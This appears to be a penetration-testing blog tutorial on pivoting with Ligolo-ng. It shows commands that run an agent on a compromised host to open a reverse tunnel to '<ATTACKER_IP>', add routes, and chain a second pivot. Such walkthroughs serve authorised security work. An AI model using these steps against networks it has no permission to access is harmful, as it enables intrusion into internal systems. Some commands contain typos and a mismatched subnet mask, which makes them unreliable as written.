

Imagine you are doing a pentest engagement on a network and luckily you gain initial access. Next step you would do is trying to pivot in the internal network. Now you can either port your common tools (like nmap, dirsearch etc.) to the compromised host or setup a proxy to pivot via the compromised host. Many security professionals use tools like Chisel or SSF to set up SOCKS proxies and funnel their traffic through proxychains — and while that works, it comes with a real cost: not every tool plays nicely with proxychains, performance takes a hit, and managing proxy chains across multiple pivot hops quickly turns into a headache. This is exactly where Ligolo-ng, an ultimate pivoting weapon, changes the game.
What is Pivoting?

When you gain initial access to a machine, that compromised host often sits at the edge of a larger, segmented network. The internal machines behind it — domain controllers, databases, workstations — are completely unreachable from your attacker machine directly. Pivoting is the technique of using your foothold on that compromised host to relay your attack traffic deeper into the network, hopping through it to reach those otherwise inaccessible targets. Traditionally, pentesters achieve this by setting up a SOCKS proxy on the compromised host and routing their tools through proxychains. But that approach drags friction into everything you do. Ligolo-ng solves pivoting differently: instead of making your tools talk through a proxy, it makes your attacker machine become part of the internal network by creating a virtual interface that routes traffic at the OS level. The compromised host stops being a bottleneck and becomes a transparent gateway.
What is Ligolo-ng?
It is an open-source and lightweight tunneling tool that makes pivoting through compromised hosts quick and clean. Think of it as a smarter, faster alternative to the traditional SOCKS proxy approach — one that gets out of your way and lets you focus on the actual assessment.

Instead of forcing your traffic through a clunky SOCKS proxy layer, Ligolo-ng creates a TUN interface on your attacker machine and routes traffic at the kernel level — meaning you can run any tool, natively, against internal subnets without wrapping every command in proxychains. No proxy wrappers. No compatibility nightmares. Just clean, fast, direct access to the internal network as if it were sitting right in front of you.
Working Model
At its core, Ligolo-ng operates on a simple agent-proxy model. You run the proxy on your attacker machine and deploy the agent binary on the compromised host. The agent initiates an encrypted TLS connection back to your proxy — no need to expose any listening port on the pivot host itself. Once that connection establishes, Ligolo-ng creates a TUN interface (a virtual network interface) on your attacker machine and routes traffic for the target internal subnet directly through it.
Setting up Ligolo-ng ultimate pivoting weapon
Very first thing you need to do is install the ligolo-ng proxy on your attacker machine. If you’re using kali, you can simply install it via the command below
sudo apt install ligolo-ng

This will install the ligolo proxy and agent on the attacker machine. Now for the target machine, you will need to download the agent from Ligolo-ng’s Github Releases page

Now whatever OS your target machine is running, download the relevant agent either directly or via the wget command.
After that, transfer the agent to your target machine. Assuming that the target machine is running ubuntu, you would download the linux amd64 file as per the version and transfer it to the target machine via the following command
scp agent ubuntu@<TARGET_IP>:~/path/

Next, you need to set up the tunnel interface on the attacker machine via the following commands
sudo ip tuntap add user <USERNAME> mode tun <INTERFACE_NAME>
sudo p link set <INTERFACE_NAME> up

Now verify the successful setup of interface, run ip a command and you will see the ligolo interface in the list

Ligolo-ng In Action
Now, start the ligolo on the attacker machine via the command ligolo-proxy -selfcert and you will see the tool running as below

As you can see, ligolo-ng is running on the port 11601 by default. So now on the target machine, connect to the attacker machine via the agent at the specified port using the command
./agent -connect <ATTACKER_IP>:11601 -ignore-cert

After successful connection, you will see the agent joining on your attacker machine as below


Now that the connection is established, you can now interact with the target machine from your attacker machine. Running the command help will list the actions you can perform through ligolo-ng cli as below
Setting Up Tunnel
Now to do the pivoting without any hurdles, we must setup the tunnel and configure the route to hack without any worries of connection problems. For this, we need to first attach to the agent session via the session command and choosing the agent as follows

Next, we can get the network interfaces that the target machine is connected to via the ifconfig command as follows

Note the IPv4 address and change it to the network address as per the subnet value. For example, for this target IPv4 address 192.168.64.131/24 the network address would be 192.168.64.0/24. We can then add this network address in the ip route via the following command
sudo ip route add 192.168.64.0/24 dev ligolo

Since the route is now added, we can now start the tunnel via the ligolo session by just running the start command

We can then run any tool or command against the internal target network without any hustle.
Double Pivoting Setup
With ligolo, it is possible to configure it for double pivoting. Imagine you compromise a host which is listening on only one interface say N1. On that interface the network running is 192.168.64.0/24 with one windows host connected to 2 network interfaces N1 and N2 (10.10.10.0/8). It is possible to easily setup windows host as pivot point. For that we just need to add a new interface in our attacker machine same as we did for the main one
sudo ip tuntap add user kali mode tun ligolo-second
sudo ip link set ligolo-second up
After setting up the interface, we need to add a listener within the ligolo session via the command
listener_add –addr 0.0.0.0:11601 –to 127.0.0.1:11601 –tcp
Verify it via the listener_list command as follows

Now we only need to run the agent on the windows machine but connect with the IP of the first pivot point (or the first compromised host)
./agent -connect 10.10.10.2:11601 -ignore-cert
The second pivot session will be available inside the first session in ligolo. From there we need to start the tunnel via the command
tunnel_start –tun ligolo-second
Get its other interface’s network address and add in the ip route in attacker machine and voila!!!